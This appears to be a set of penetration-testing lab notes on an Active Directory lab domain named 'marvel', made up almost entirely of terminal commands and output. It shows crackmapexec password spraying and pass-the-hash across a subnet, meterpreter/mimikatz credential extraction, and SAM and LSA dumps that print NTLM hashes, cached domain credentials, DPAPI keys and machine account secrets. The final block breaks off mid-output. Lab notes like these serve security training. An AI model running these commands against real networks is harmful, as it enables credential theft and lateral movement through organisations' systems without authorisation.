

Pass the hash stuff:




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -p P@ssw0rd2
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle:P@ssw0rd2
SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
```

Getting hash:




```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username      Domain  NTLM                              SHA1                                      DPAPI
--------      ------  ----                              ----                                      -----
THEPUNISHER$  MARVEL  322bdbd12fb4ac3615bc064a7c598adc  79a5f9042a5bc2ab6e1770864839c0168468e577
fcastle       MARVEL  c9ab9d08cc7da5a55d8a82d869e01ea8  3342cac5bd60412d58286c31e3303c608e9c4e60  2ed5798731418176c660f691ffa16d17
```

Passing hash (domain user):




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -H :c9ab9d08cc7da5a55d8a82d869e01ea8
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle::c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle::c9ab9d08cc7da5a55d8a82d869e01ea8
SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle::c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
```

Dumping sam database:




```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
```

Passing hash (local user):




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u admin -H 209c6174da490caeb422f3fa5a7ae634 --local-auth
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:SPIDERMAN) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HYDRA-DC) (signing:True) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [+] THEPUNISHER\admin:209c6174da490caeb422f3fa5a7ae634
SMB         192.168.101.130 445    HYDRA-DC         [-] HYDRA-DC\admin:209c6174da490caeb422f3fa5a7ae634 STATUS_LOGON_FAILURE
SMB         192.168.101.141 445    SPIDERMAN        [-] SPIDERMAN\admin:209c6174da490caeb422f3fa5a7ae634 STATUS_LOGON_FAILURE
```

Dumping sam database:




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -p P@ssw0rd2 --sam
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle:P@ssw0rd2
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumping SAM hashes
SMB         192.168.101.141 445    SPIDERMAN        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumping SAM hashes
SMB         192.168.101.141 445    SPIDERMAN        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:192e54fa1f533bb3c85278434bd0cdce:::
SMB         192.168.101.142 445    THEPUNISHER      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        [+] Added 4 SAM hashes to the database
SMB         192.168.101.142 445    THEPUNISHER      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
SMB         192.168.101.142 445    THEPUNISHER      admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
SMB         192.168.101.142 445    THEPUNISHER      [+] Added 5 SAM hashes to the database
```

Dumping lsa:




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -p P@ssw0rd2 --lsa
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle:P@ssw0rd2 (Pwn3d!)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle:P@ssw0rd2
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumping LSA secrets
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumping LSA secrets
SMB         192.168.101.141 445    SPIDERMAN        MARVEL.LOCAL/pparker:$DCC2$10240#pparker#045843d81033e67da2f916c5edebdd88
SMB         192.168.101.142 445    THEPUNISHER      MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#4bb310df5503d889ded7aa178db73c31
SMB         192.168.101.141 445    SPIDERMAN        MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
SMB         192.168.101.142 445    THEPUNISHER      MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aes256-cts-hmac-sha1-96:8ac706fc3d8df5cb92bab6abce7a53f899ffa17559a495c2e8060fa58d8a3033
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:d476a50d06c28e38beec07647677e1cb5b1f58389055a2cf27791ea4b9f0461f
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aes128-cts-hmac-sha1-96:ab215caf7aa64528b3e866d6a6cf3b9b
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:des-cbc-md5:926dd36d4ad957dc
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:plain_password_hex:61004e004b0053002300690043005c00270079007400420 05d005a0030005c0066003c0020006300650075006d0071006200430 03d005a0070006e006c00710057003f
0034006c006b0079005900400072007100450027002500260054003600220021004e00780058006a006f006f006b005c007700360037005900300079005e0071002b006c007a006b0051004c002a006a006000520066003f0062005200280026003c00280031002a006b0048004c003
f0077004d00
SMB         192.168.101.141 445    SPIDERMAN        MARVEL\SPIDERMAN$:aad3b435b51404eeaad3b435b51404ee:fb055a2c85db1f3aefbe298453f63717:::
SMB         192.168.101.141 445    SPIDERMAN        dpapi_machinekey:0xa42b880debb9741447b06839dfc1f494802094a0
dpapi_userkey:0xb82ba37d8dc75453235625d7a7bd599355eb6f8d
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:4906ae4cb8cb5d7560c499cd3747a333
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:des-cbc-md5:4c9bf4da8315b6b9
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:plain_password_hex:34003000710035005700500068006000370050005a006a006a005d002e007500470042006b0052006c0046005b0070002e0041006e003a00640047002a0062005700
2d0034003a005d0035006a0063007a002b002f002800560040007200 6a0061004a0064003e0031004d003f005b00200066005c002c004a002a0022006d0032003000490062004600640040006d006400290031002100280047005a00410043003a004b0072004f00670070006d0046
05f0030002b00
SMB         192.168.101.142 445    THEPUNISHER      MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:322bdbd12fb4ac3615bc064a7c598adc:::
SMB         192.168.101.141 445    SPIDERMAN        NL$KM:7cf755d50be44ebc446057d6d6347acbfac5bd9cf42aa0cadd5ba451808401e4025f078aeede8672d6b59b7b3b5ab4b1988ac93afe30c600f966c1170b6ad14a
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumped 9 LSA secrets to /root/.cme/logs/SPIDERMAN_192.168.101.141_2022-01-24_083500.secrets and /root/.cme/logs/SPIDERMAN_192.168.101.141_2022-01-24_083500.cached
SMB         192.168.101.142 445    THEPUNISHER      dpapi_machinekey:0xdd7a96b8b2c300fb592144c0cb6fc31f70bae7b0
dpapi_userkey:0x85bf0e46d855c12676b60344314501bca8cbf1ab
SMB         192.168.101.142 445    THEPUNISHER      NL$KM:53a0d8b484e20bbeb817b153b40fa31b6d2046653a58316cb58ef91a96881b242d5e636a971d0a557e934055ac2d7e03773894fdda99b41b99e5668c92f7b9c0
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumped 9 LSA secrets to /root/.cme/logs/THEPUNISHER_192.168.101.142_2022-01-24_083500.secrets and /root/.cme/logs/THEPUNISHER_192.168.101.142_2022-01-24_083500.cached
```

Pass the hash, dump sam:




```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -H c9ab9d08cc7da5a55d8a82d869e01ea8 --sam
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
SMB         192.168.101.142 445    THEPUNISHER      [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
SMB         192.168.101.141 445    SPIDERMAN        [+] Dumping SAM hashes
SMB         192.168.101.142 445    THEPUNISHER      [+] Dumping SAM hashes
SMB         192.168.101.141 445    SPIDERMAN        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.142 445    THEPUNISHER      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.101.141 445    SPIDERMAN        WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:192e54fa1f533bb3c85278434bd0cdce:::
SMB         192.168.101.141 445    SPIDERMAN        [+] Added 4 SAM hashes to the database
SMB         192.168.101.142 445    THEPUNISHER      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c970a56229099456a04ca22b1f8c7c38:::
SMB         192.168.101.142 445    THEPUNISHER      admin:1001:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
SMB         192.168.101.142 445    THEPUNISHER      [+] Added 5 SAM hashes to the database
```

Pass the hash, dump lsa:




```
┌──(root💀kali)-[~/.cme/logs]
└─# crackmapexec smb 192.168.101.133/24 -u fcastle -d marvel -H c9ab9d08cc7da5a55d8a82d869e01ea8 --lsa
SMB         192.168.101.141 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.130 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:marvel) (signing:True) (SMBv1:False)
SMB         192.168.101.142 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:marvel) (signing:False) (SMBv1:False)
SMB         192.168.101.141 445    SPIDERMAN        [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8 (Pwn3d!)
SMB         192.168.101.130 445    HYDRA-DC         [+] marvel\fcastle:c9ab9d08cc7da5a55d8a82d869e01ea8
